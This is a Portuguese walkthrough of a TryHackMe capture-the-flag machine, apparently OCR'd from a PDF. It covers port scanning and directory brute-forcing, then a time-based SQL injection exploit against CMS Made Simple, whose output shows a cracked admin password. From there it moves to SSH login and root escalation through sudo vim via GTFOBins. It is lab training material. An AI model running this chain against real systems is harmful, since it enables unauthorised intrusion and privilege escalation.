

Máquina: SimpleCTF
link https://tryhackme.com/r/room/easyctf


Bom primeiro eu comecei com um scan básico de portas.. felizmente não tinha nenhum tipo de filtro




Tem um serviço WEB rodando um SSH e um FTP, comecei pelo FTP, ele permitia entrar como anonymous mas não tinha nada. o SSH normalmente não tem vulnerabilidade para se explorar num CTF, é bem raro, então fui para web.
Tinha a pagina inicial do apache.. rodei um gobuster para tentar achar algum diretório.



Bingo.



Parece que tem um CMS made simple rodando, achei a versão inclusive, eu posso usar isso para procurar por algum exploit no exploitDB.



Parece se tratar de um SQL injection do tipo time-based, pelo que entendi o exploit através do sqli vai pegar o hash do admin e vamos passar uma wordlist para ele comparar os hashs e descobrir as credenciais.
baixei o exploit e testei.

```
File  Actions  Edit  View  Help


[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Achei uma credencial, aqui já lembrei do SSH, então fui direto testar.

```
┌──(myenv)─(kali㉿kali)-[~/Downloads]
└─$ ssh mitch@10.10.172.1 -p 2222
The authenticity of host '[10.10.172.1]:2222 ([10.10.172.1]:2222)' can't be e
stablished.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.172.1]:2222' (ED25519) to the list of know
n hosts.
mitch@10.10.172.1's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$
```

consegui.

Agora é só escalar os privilégios. Gosto sempre antes de procurar por capabilities ou SUID testar o sudo -l para ver o que meu usuario pode usar com o sudo.

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$
```

achei o editor vim, agora é só procurar no GTObins se tem algo.

GTFOBins

☆ Star 10,705

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.


If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

vim

Binary	Functions
rvim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID
vim	Shell, Reverse shell, Non-interactive reverse shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, Limited SUID

Felizmente com o sudo e o vim conseguimos acesso ao root.



obs: é sempre bom checar o arquivo /robots.txt, tinha um caminho lá porém parecia ser uma toca de coelho.